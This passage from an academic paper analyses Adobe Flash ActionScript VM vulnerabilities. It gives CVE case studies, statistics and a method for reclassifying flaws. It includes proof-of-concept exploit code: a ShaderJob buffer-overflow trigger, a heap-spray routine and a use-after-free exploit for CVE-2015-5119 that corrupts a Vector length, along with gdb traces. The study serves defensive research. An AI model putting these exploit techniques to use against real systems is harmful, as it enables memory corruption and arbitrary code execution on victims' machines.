Case Study #4 **Buffer Overflow Vulnerability Happens Allocating Data to a Smaller Buffer.** CVE-2015-3090 was spotted in May 2015 and has been exploited in the wild (Google Project Zero, 2015). The vulnerability occurs due to the lack of a buffer overflow check in a specific part of the AVM code. As seen in Listing 8, the AS3 APIs involved in triggering the vulnerability are in the `Shader` class (line 13), used to represent a Pixel Bender shader kernel in ActionScript. Pixel Bender is an image and video processing toolkit that has been developed by Adobe and employs the Pixel Bender kernel language (Adobe, Inc., 2010). `Shader` operations can be performed in stand-alone mode on a target image using a `ShaderJob` instance (Line 12). The target image is represented by a `BitmapData` object, as seen in Line 11.

Attackers can exploit this vulnerability by creating a race condition in `ShaderJob`—increasing the width/height of a target `BitmapData` object, while performing the `Shader` operation in asynchronous mode using the `ShaderJob` object, will result in a buffer overflow. Lines 3 to 9 depict the creation of the Pixel Bender shader kernel, which is assigned to the `Shader` object in Line 14. The `BitmapData` constructor takes two integer parameters, which represents and fixes its height and width as seen in Line 11. The `ShaderJob` is started in asynchronous mode in Line 17; subsequently, increasing the height of the target `BitmapData` object results in a buffer overflow due to a missing check in the AVM implementation of `ShaderJob`.

3.6. Heap Spraying

Heap spraying is a technique used in exploits to facilitate arbitrary code execution. Heap spraying is not an actual vulnerability, but it is used to increase the possibility of correctly transferring the program flow to the injected *shellcode*, the malicious piece of code that the attacker wants to execute in the victim machine. Since the memory layout is altered frequently with *Address Space Layout Randomization* (ASLR), a memory-protection technique for operating systems that guards against cyber attacks by randomizing the location where system executables are loaded into memory (Rouse, 2014), exploits cannot calculate the correct address of injected shellcode to jump to during run time. Thus, exploits would have to wildly guess the address of the shellcode, which is almost impossible, since the shellcode can be allocated to any address in the memory and the address is calculated in run-time (the probability of jumping the shellcode is only $1/2^{32}$ assuming the victim machine utilizes 32-bit operating system with ASLR enabled). In this case, exploits utilize heap spraying with a large `nop-sled` (the `nop-sled` contains numerous `no-operation` instructions which do not perform any operation or change registers.) followed by the shellcode. Transferring the program-flow to any `no-operation` instruction somewhere within the `nop-sled` results in executing the shellcode. Therefore, exploits can significantly increase the probability of executing the shellcode by having a `nop-sled` (the probability of executing the shellcode with a `nop-sled` size of 1GB is $2^{30}/2^{32} = 1/4$).

Listing 9 shows the code for a proof-of-concept heap spray attack. Lines 2 and 3 show the code where the basic byte sequence for the shellcode (in this case the string 'HEAP-SPRAY!') and no-operation ('`nop`') instruction are stored in variables `shellcode` and `nop` as `Strings` respectively. Lines 4-10 create one enormous block (`0x50000` or `327680` bytes) of memory consisting of smaller chains of the `nop` instructions commonly referred to as a `nop` sled or a `nop` slide. Lines 12-13 create a `ByteArray` object and repeatedly insert the concatenation of the strings `nop` sled and `shellcode` in the `ByteArray`.

Listing 8: Triggering Buffer Overflow in `ShaderJob`

```
1  public function ShaderJobTOCTOU():void
2  {
3    var ba:ByteArray = new ByteArray();
4    ba.writeByte(0xa1);
5      // Define parameter
6    ba.writeByte(0x00);  // Empty string
7    ba.writeUnsignedInt(0x00000010);
8    ba.writeUnsignedInt(0);
9    ba.position = 0;
10   var bd:BitmapData =
11     new BitmapData(1024, 1024);
12   var job:ShaderJob = new ShaderJob();
13   var shader:Shader = new Shader();
14   shader.byteCode = ba;
15   job.target = bd;
16   job.shader = shader;
17   job.start(false);
18   // false means asynchronous job
19   job.height = 1025;
20 }
```




Figure 14: Structure of the call stack with buffer overflow vulnerability

The final heap now has a long chain of blocks containing `nop` instructions and the shellcode. The heap spray attack can similarly be executed by inserting shellcode into a `Vector` object instead of a `ByteArray` object.

4. Less Commonly Exploited Vulnerability Classes & Example Vulnerabilities

In this section, we discuss the other, less commonly exploited vulnerability classes mentioned in the CVE and NVD collections, but not included in our generic, comprehensive security solution, which mitigates "Memory Corruption" vulnerability sub-classes introduced in §3.

4.1. Integer Overflow (or Underflow)

Integer overflow occurs when an arithmetic operation attempts to create and allocate an `integer`, which requires a larger space to be allocated in the main memory than the operating system provides for it. The value is either higher than the maximum value or lower than the minimum value that can be represented. In 32-bit operating systems, the highest and the lowest numeric values that fit 32-bit buffers are $2^{32} - 1$, which equals to 4,294,967,295, and -2^{31}, which equals to -2,147,483,648, respectively. The operating systems utilize two dedicated processor flags to check for overflow conditions. The first is the `carry flag`, which is set when the result of an addition or subtraction, considering the operands and result as unsigned numbers, does not fit in the given number of bits. This indicates an overflow with a carry or a borrow from the most significant bit. An immediately following `add` with a carry or a `subtract` with borrow operation uses the contents of this flag to modify a register or a memory location that contains the higher part of a multi-word value. The second is the `overflow flag`, which is set when the result of an operation on signed numbers does not have the sign that one would predict from the signs of the operands (e.g., a negative result when `adding` two positive numbers). This indicates that an overflow has occurred, and the signed result represented in `two's complement` form would not fit in the given number of bits. Languages in which VMs are implemented (e.g., C/C++) typically have semantics that either implement modular arithmetic or ascribe "undefined behavior" to overflows, leading the compiled VM code to ignore overflows. VM developers sometimes overlook this, writing code that stores unexpected or erroneous values as a result of overflows (Shmatikov, 2009).

Listing 9: An example for heap spray attack

```
1  var shellcode:String =
2    unescape('%u4548%u5041%u5053%u4152');
3  var nop:String=unescape('%u0202%u0202');
4  var space:uint = shellcode.length + 20;
5  while(nop.length < space)
6   nop+= nop;
7  var fill:String = nop.substr(0,space);
8  var block = nop.substr(0,nop.length-20);
9  while(block.length + space < 0x50000)
10  block = block + block + fill;
11 var s:ByteArray = new ByteArray();
12 for(var i:uint = 0; i < 250; i++)
13  s.writeUTFBytes(block + shellcode);
```

Integer overflows cannot generally be detected after the carry and overflow flags have been changed by subsequent operations, so there is no way for an application to tell if a result it has calculated previously is correct. This can get dangerous if the calculation has to do with the size of a buffer or how far into an array to index. Many integer overflows are not directly exploitable because memory is not being directly overwritten, but sometimes they can lead to other classes of bugs—frequently buffer overflows. Integer overflows can also be difficult to spot, so even well-audited code can be vulnerable (Shmatikov, 2009).

Example AVM Integer Overflow Vulnerability After an `'shl'` *is Performed.* CVE-2016-1010 is an ActionScript zero-day vulnerability, which is an integer overflow (Li, 2016).

The vulnerability occurs when the AVM calculates the size of the buffer, which is necessary to hold data of `BitmapData` instances. `BitmapData` class provides functions and attributes to allow developers to work with the pixels of a `Bitmap` instance (Adobe, Inc., 2020b), and the `Bitmap` class represents display objects that are `.bmp` images (Adobe, Inc., 2020a). `BitmapData` class has a public function, `copyPixels`, which provides a fast routine to perform pixel manipulation between images with no stretching, rotation, or color effects, defined as the following:

```
public function copyPixels(sourceBitmapData:
BitmapData, sourceRect:Rectangle, destPoint:Point,
alphaBitmapData:BitmapData = null,
alphaPoint:Point = null,
mergeAlpha:Boolean = false):void
```

To calculate the size of the `sourceRect`, which is a `Rectangle` instance, the AVM performs an '`shl`' operation, which multiplies the given value by 2. Fig 15 displays the Assembly code of the vulnerable `copyPixels` function. The '`shl`' operation left shifts the `ecx` register twice, which multiples the value of the width of the `sourceRect` by 4. If the width of the `sourceRect` is bigger than 0x40000000, the '`shl`' operation overflows the integer value. If the width is overflowed, the allocated memory will be lower than needed. An attacker can exploit this overflow to read and write to arbitrary memory locations, effectively leading to arbitrary code execution.

4.2. Heap Overflow

A heap overflow is a form of buffer overflow; it happens when a chunk of memory is allocated to the heap, and data is written to this memory without any bound checking being done on the data. Even though attack parameters that exploit a heap overflow vulnerability are different from ones in stack overflow exploits, the security solutions are quite similar as they are a form of buffer overflow vulnerabilities (please see §3.5).

```
.text:101ED562                 mov     edi, [esi+8]    ; height
.text:101ED565                 mov     ecx, [esi+0Ch]  ; width
.text:101ED568                 mov     eax, edi
.text:101ED56A                 cdq
.text:101ED56B                 mov     [esi+54h], ebx
.text:101ED56E                 mov     ebx, eax
.text:101ED570                 mov     eax, edx
.text:101ED572                 shl     ecx, 2          ; each lines bytes = width <<2 ;
.text:101ED575                 mov     [ebp+arg_0], eax
.text:101ED578                 mov     eax, ecx
.text:101ED57A                 cdq
.text:101ED57B                 push    edx
.text:101ED57C                 push    eax
.text:101ED57D                 mov     eax, [ebp+arg_0]
.text:101ED580                 push    eax
.text:101ED581                 push    ebx
.text:101ED582                 mov     [ebp+var_4], ecx
.text:101ED585                 mov     [esi+24h], ecx  ; pBitmapData->bytesizes(0x24)
.text:101ED588                 call    __allmul
.text:101ED58D                 test    edx, edx
.text:101ED58F                 ja      short loc_101ED5BC
.text:101ED591                 cmp     eax, 7FFFFFFFh
.text:101ED596                 ja      short loc_101ED5BC
.text:101ED598                 xor     eax, eax
.text:101ED59A                 test    byte ptr [esi+1Ch], 1
.text:101ED59E                 jz      short loc_101ED5A3 ; alloc bytes = bytesizes * height
.text:101ED5A0                 push    2
.text:101ED5A2                 pop     eax
.text:101ED5A3
.text:101ED5A3 loc_101ED5A3:                           ; CODE XREF: alloc_bitmapdata+5D↑j
.text:101ED5A3                 imul    edi, [ebp+var_4] ; alloc bytes = bytesizes * height
.text:101ED5A7                 push    1
.text:101ED5A9                 push    eax
.text:101ED5AA                 push    1
.text:101ED5AC                 push    edi
.text:101ED5AD                 call    allocmemory
```

Figure 15: Assembly code of the vulnerable `copyPixels` function (Li, 2016)

4.3. Type Confusion

Type confusion vulnerabilities occur when the program allocates or initializes a resource such as a pointer, object, or variable using one type, but it later accesses that resource using a type that is incompatible with the original type. This could trigger logical errors because the resource does not have expected properties. In languages without *memory safety*, such as C and C++, type confusion can lead to out-of-bounds memory access (MITRE, Inc., 2020o).

Example AVM Type Confusion Vulnerability After a Function is Overridden with a Value CVE-2015-7645 is a type confusion vulnerability happens because the AVM does not guarantee that the type of binding is a method binding (MITRE, Inc., 2015e). The vulnerability resides in the implementation of the AVM serializer interface, `IExternalizable`, which provides control over serialization of a class as it is encoded into a data stream (MITRE, Inc., 2020p). Type confusion occurs when calling the function `writeExternal`, which is implemented when a class extends `IExternalizable` interface. The function is resolved in AvmSerializer with the following:

```
AvmCore* core = toplevel->core();
Multiname mn(core->getPublicNamespace(t->pool),
core->internConstantStringLatin1(kWriteExternal));
m_functionBinding=toplevel->getBinding(t, &mn);
```

The call, `toplevel->getBinding`, which does not guarantee that the binding is a function binding. Then, the AVM casts the function to a function type without checking the type of it, which is type confusion (Silvanovich, 2015), with the following:

```
MethodEnv* method = obj->vtable->methods
[AvmCore::bindingToMethodId
(info->get_functionBinding())];
```

4.4. Security Bypass

Security bypass (MITRE, Inc., 2020j) vulnerabilities may occur in the implementation of any security defense mechanism, such *Address Space Layout Randomization (ASLR)*, which introduces artificial diversity by randomizing the memory location of certain system components to fortify systems against buffer overflow attacks (Shacham et al., 2004).

Example AVM Security Bypass Vulnerability that Disables AVM's `Vector` *Length Validation* Due to numerous instances of the `length` property of `Vector` instances being corrupted by AVM exploits, the AVM implements a mitigation technique for `Vector` corruptions, called `Vector.<*>` *length validation*. The mitigation uses a secret cookie to `XOR` into a copy of the `length` properties of `Vector` instances. The result of `XOR` should not be guessable by the attacker, and it is checked whenever the `length` property is used. In case a corruption happens, the result of `XOR` would be different than stored value, which indicates that the `length` property is corrupted. Therefore, length corruptions are trapped reliably at runtime (Brand and Evans, 2015).

CVE-2015-5125 is a security bypass vulnerability targeted by exploits to bypass the Vector.<*> length validation (MITRE, Inc., 2015d). The vulnerability is an example of a porous defense implementation since an exploit can disclose the address of the secret cookie by fetching the pointer in the Vector metadata. Discovering the pointer of the secret cookie is the first step in bypassing the Vector.<*> length validation. After discovering the pointer of the secret cookie, the exploit focuses on corrupting the length property of the Vector instance. With the same buffer overflow that is used to corrupt the length property of the Vector instance, it is possible to corrupt these values at the same time: (1) the length property of the Vector instance, (2) the XOR'ed value of the length of the Vector instance with the secret cookie, and (3) the pointer from which the secret cookie is fetched. An exploit that corrupts all of these fields can perform heap-spraying or out-of-bounds access without any further effort (Evans, 2015).

5. 2013–2020[2] ActionScript Vulnerability Statistics: Number, Type and Attack Vector

In this section we provide the most recent statistics of the number, type, and attack vector of ActionScript vulnerabilities listed in CVE and NVD databases to report the state-of-the-art. The data we provide in this section are not immediately available in CVE and NVD database, therefore, we build our graphs by manually counting AVM vulnerabilities.

Fig. 16 displays the number of ActionScript vulnerabilities between 2013 and 2020[1] in the CVE and NVD databases. The number of discovered vulnerabilities in 2015 increased ~340%. Although the number of ActionScript vulnerabilities reported per year is declining, vulnerabilities from prior years continue to be aggressively exploited by attackers due to the prevalence of older, unpatched AVMs across the web, and four new zero-days have emerged since 2018.

[2]Until April 1st, 2020




Figure 16: Number of ActionScript vulnerabilities per year in CVE and NVD databases between 2013 and 2020.

Fig. 17 presents the number and types of ActionScript vulnerabilities that have been discovered since 2013, based on raw vulnerability descriptions in the CVE and NVD databases.

Unfortunately, the raw descriptions are not coherent and detailed enough for systematic vulnerability classification. For example, according to these vulnerability databases, UAF vulnerabilities are the most popular, with 251 (~33%) vulnerabilities. "Memory Corruption" vulnerabilities are the second most common, with 225 (~29%) entries. However, although UAF, DF, and overflows (e.g., integer, buffer, heap, stack) are typically considered "Memory Corruption" in the field, the databases do not specify the *type* of "Memory Corruption" posed by the vulnerabilities, which hinders performing an accurate vulnerability classification. In addition, a big portion of ActionScript vulnerabilities is labeled as "Unspecified vulnerability with unknown attack vector and impact," in the databases. The number of "Unspecified" vulnerabilities is 138 (~18%), which comprises the third biggest vulnerability group. DF and buffer overflow vulnerabilities, which constitute two of our five sub-classes, are slightly over 1% of total ActionScript vulnerabilities that have been discovered since 2013. In fact, DF vulnerabilities are special cases of UAF vulnerabilities in which the freed memory is immediately freed once more to distort the structure of the garbage collector. One of our "Memory Corruption" sub-classes is "out-of-bounds access", and 20 (~3%) of the vulnerabilities provide an out-of-bounds access for exploits. The other types of vulnerabilities mentioned in the CVE and NVD collections are "type confusion" with 47 entries (~6%), "heap overflow" with 14 entries (~2%), and "security bypass" with 24 entries (~3%).

Fig. 18 presents the number of types of attacks in the CVE and NVD collections that can be performed after exploiting ActionScript vulnerabilities. The chart demonstrates that more than 75% (601/761) of ActionScript vulnerabilities can lead to an arbitrary code execution, which is one of the most dangerous types of attacks. In this attack, an exploit can transfer the program-flow to any arbitrary code segment (remote or in victim machine) to be performed in victim machines. Exploit kits typically aim to perform arbitrary code execution in victim machines and exploit ActionScript vulnerabilities due to the connectivity provided by the nature of the web. Therefore, ActionScript was the primary vehicle for web-based ransomware and banking trojans in 2016. In addition, ActionScript accounted for ~80% of successful Nuclear exploits (CISCO, 2016) and six of the top ten exploit kit vulnerabilities (Recorded Future, 2016) in the same year. Furthermore, more than 90% of malicious web pages exploited ActionScript, making ActionScript the #1 attack medium for malicious pages in 2016 (Microsoft, 2016).

Denial-of-service (DoS) attacks are the next most common type of attacks that can be performed after triggering ActionScript vulnerabilities. DoS attacks occur when legitimate users are unable to access information systems, devices, or other network resources due to the actions of a malicious cyber threat actor (CyberSecurity and Infrastructure Security Agency, 2009). According to the CVE and NVD collections,




Figure 17: Types of ActionScript vulnerabilities as shown in the CVE and NVD collections between 2013 and 2020.

more than 26% (202/775) of ActionScript vulnerabilities can be exploited to perform a DoS attack. The other types of attacks that exploit ActionScript vulnerabilities are "bypassing security mechanisms" with 72 entries (∼9%), "information disclosure" with 41 entries (∼5%), and "privilege escalation" with five entries (less than 1%). In addition, there are 72 vulnerabilities (∼9%) whose attack vectors are not specified.




Figure 18: Types of exploits that ActionScript vulnerabilities can lead to.

6. Re-classifying "Memory Corruption" and "Unspecified" Vulnerabilities

As described before, the CVE and NVD databases often do not provide vulnerability impact, classification, or other important technical details, which are crucial to building robust security defenses for web-based VMs.

For example, Fig. 19 shows some CVE entries for an "Unspecified" type of vulnerabilities whose impacts and attack vectors are unknown. The NVD provides more technical information than the CVE provides, including the severity score of vulnerabilities, known affected software configurations, and references to advisories, solutions, and tools. However, the additional information does not present the underlying reasons for these vulnerabilities, such as the location of faulty code segments, the way of triggering a vulnerability, or an execution path (also known as the PoC), which triggers the vulnerability in the target application. Fig. 20 displays an NVD entry for one of the vulnerabilities, which is listed as unspecific vulnerability, and its impact and attack vector are unknown in Fig. 19.

In this section, we first discuss our methodology for reclassifying "Memory Corruption" and "Unspecified" vulnerabilities. Second, we walk the reader through how we analyze the execution of the PoC for an example vulnerability, CVE-2015-5119, which is our target vulnerability that we discuss in §3.2. We share our results for reclassifying "Memory Corruption" and "Unspecified" vulnerabilities by using our methodology introduced in §6.1 to provide a more fine-grained vulnerability classification for researchers.

CVE-2016-4155	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4154	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4153	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4152	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4151	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4150	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4149	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4148	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.

Figure 19: CVE entries for "Unspecified" type of vulnerabilities whose impacts and attack vectors are unknown (MITRE, Inc., 2016).

6.1. Our Methodology for Vulnerability Reclassification

Since, the CVE and NVD databases do not provide vital technical details, which can be helpful to analyze "Memory Corruption" and "Unspecified" web-based VM vulnerabilities, we manually crawl the web to find more information about each of those vulnerabilities. We read security articles, tech reports, detailed analyses of vulnerabilities, and cybersecurity forums published by famous cybersecurity companies such as Kaspersky (Garnaeva et al., 2016), Trend Micro (TrendMicro Research, 2015), Microsoft Cybersecurity (Microsoft, 2016), Symantec (Symantec, 2015), McAfee (McAfee, 2016), Recorded Future (Recorded Future, 2016), Cisco Duo Security (CISCO, 2016; Pham, 2016), or paloalto Networks (paloalto Networks, 2015). In addition, we scour exploit databases (e.g., exploit-db.com (Exploit Database, 2020), Rapid7 (Rapid7, 2020), circl (Computer Incident Response Center Luxembourg, 2020), SecurityFocus (Security Focus, 2020)) to obtain PoCs of vulnerabilities. By analyzing the execution PoCs and with this new information we aim (1) to understand the way vulnerabilities from one vulnerability sub-classes are exploited, and (2) to reclassify "Memory Corruption" and "Unspecified" vulnerabilities in order to have more useful vulnerability classification.

CVE-2016-4155 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.

Source: MITRE
+View Analysis Description

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NVD
NIST: NVD
Base Score: 8.8 HIGH
Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Figure 20: An NVD entry for the vulnerability, CVE-2016-4155, which is listed as unspecific vulnerability and its impact and attack vector is unknown (NIST, 2016).

```
Breakpoint 1, avmplus::ByteArrayObject::setUintPr
operty (this=0xb7b56100, i=3,
    value=-1213448079) at ../core/ByteArrayGlue.c
pp:1752
```

Figure 21: The AVM calls to handle Line 7 in Listing 10

6.2. Analyzing the Execution of a Vulnerability's PoC

We used the exploit that triggers our target vulnerability residing in the implementation of the AVM, provided by a cybersecurity company, Rapid7 (Rapid7, 2020), which performs a *return-oriented programming* (ROP) attack (Shacham, 2007). In an ROP attack, an attacker hijacks program control-flow by gaining control of the call stack and then executes carefully chosen machine instruction sequences that are already present in the machine's memory, called *gadgets* (Buchanan et al., 2008). Each gadget typically ends with a `return` instruction that allows the attacker to craft an instruction chain that performs arbitrary operations.

Listing 10 demonstrates the exploit code that exploits our

```
(gdb) find 0xb7a00000, +0x500000, 0x00aeaeae
0xb7b13000
1 pattern found.
```

Figure 22: The memory address of `m_buffer`

Listing 10: The attack that exploits CVE-2015-5119

```
1  public class malClass extends Sprite {
2    var static _corrupted;
3    public function malClass() {
4     var b1 = new ByteArray();
5     b1.length = 0x200;
6     var mal = new hClass(b1);
7     b1[3] = mal;
8     for(var i = 0; i<hClass._va.length; i++){
9       if(hClass._va[i].length > 0x3f0)
10        _corrupted = hClass._va[i];
11    }
12   }
13 }
14 public class hClass {
15   private var b2 = 0;
16   public static var _va;
17   public function hClass(var b3) {
18     b2 = b3;
19   }
20   public function valueOf() {
21     _va = new Array(10);
22     b2.length = 0x400;
23     for(var i = 0; i<_va.length;i++){
24       _va[i] = new Vector.<uint>(0x3f0);
25     }
26     return 0x40;
27   }
28 }
```

target vulnerability. The exploit attacks the vulnerability is also introduced in §3.2. The exploit creates a dangling pointer after triggering the vulnerability in Line 7. The `valueOf` function between Line 20-27 creates ten `Vector` instances in sequence to ensure that one of them is allocated the memory pointed by the dangling pointer between Line 23-25. These `Vector` instances are also stored in an `Array` instance, `_va`, so that the exploit can access them after the `valueOf` function returns. The dangling pointer points the first four bytes of the `Vector` instance in the memory. Since the first four byte corresponds to the `length` property, the exploit aims to corrupt it *implicitly* to obtain access right on the entire memory. Line 7 writes the `return` value of the `valueOf` function, 0x40 (Line 26), to the most significant byte of the `length` property with the index 3 of `ByteArray` `b1` as the many computer architectures adopt `little-endian` format. Thus, the new value of the `length` property becomes `0x400003f0`. Since the exploit does not call the `length` property *explicitly* to change it, the AVM does not allocate large enough memory to the corrupted `Vector` instance. However, when the exploit wants to access a memory address which lies beyond the original boundaries of the `Vector` instance, the AVM ensures the index used to access the memory address is smaller than the value of the `length` property. Therefore, the exploit can access any arbitrary memory segment using the corrupted `Vector` instance since the corrupted value of the `length` property, `0x400003f0`, provides large enough memory for performing any intended behavior of the exploit.

Fig. 21 displays that the AVM calls the `ByteArrayObject::setUIntProperty` function during the execution of the exploit given in Listing 10 in the `gdb` (GNU, 2019) environment. The function is responsible for assigning values to `ByteArray` indices. Line 7 in Listing 10 invokes the function. We set a `breakpoint` at the beginning of the this function so that we can analyze memory cells individually before and after triggering the vulnerability. The function takes three parameters: (1) `this`, which refers to the `b1`, (2) `i`, which refers to the index of the `b1` where the value will be assigned, and (3) `value`, which is the memory address of the instance `mal`, represented in `decimal` notation. We assign indices 0, 1, and 2 of the `b1` with `0xae`, which is a dummy value, so that we can search for the value of `0x00aeaeae` to decide the memory address of the `m_buffer`, which points to an object of the `ByteArray::Buffer` class, which eventually leads to the actual array of bytes (paloalto Networks, 2015). We use the address `b1` as the base address of the `find` function provided by the `gdb`. Fig. 22 displays that `gdb` discloses the memory address of the `m_buffer` as `0xb7b13000`. After the attack triggers the vulnerability, we look at the same memory cell to check side-effect of the vulnerable `valueOf` function. Fig. 23a shows the value of the `m_buffer` as `0x00aeaeae`, which is the expected value since indices 0, 1, and 2 of the `b1` are assigned as `0xae`. Fig. 23b displays the same memory address after the vulnerability is triggered. Although Line 24 in Listing 10 creates a `Vector` instance with a length of `0x3f0`, the value of the `length` property of the `Vector` instance is corrupted and becomes `0x400003f0`.

The outcome of our analysis for the example vulnerability is that the UAF vulnerabilities can create a dangling pointer pointing the memory address of previously allocated and deallocated `Bytearray` instance. The pointer, then, can be used to corrupt subsequently allocated `Vector` instance to gain access to any arbitrary memory. This information enables us to concentrate on the allocation/deallocation of objects during the run-time to mitigate UAF vulnerabilities (please see §2 for the details of our security solution).

6.3. Reclassification Results

We use the same methodology that we introduce in the previous subsection to reclassify ActionScript vulnerabilities labeled as “Memory Corruption” and “Unspecified” in the CVE and NVD databases. To demonstrate, assume that we wish to reclassify our target vulnerability. Since the PoC first creates a dangling pointer by freeing a `ByteArray` instance,

```
(gdb) x/20x 0xb7b13000
0xb7b13000:  0x00aeaeae  0x00000000  0x00000000
0xb7b13010:  0x00000000  0x00000000  0x00000000
0xb7b13020:  0x00000000  0x00000000  0x00000000
```

(a) The memory allocation of `m_buffer` before triggering the vulnerability

```
(gdb) x/20x 0xb7b13000
0xb7b13000:  0x400003f0  0xb7a06000  0x00000000
0xb7b13010:  0x00000000  0x00000000  0x00000000
0xb7b13020:  0x00000000  0x00000000  0x00000000
```

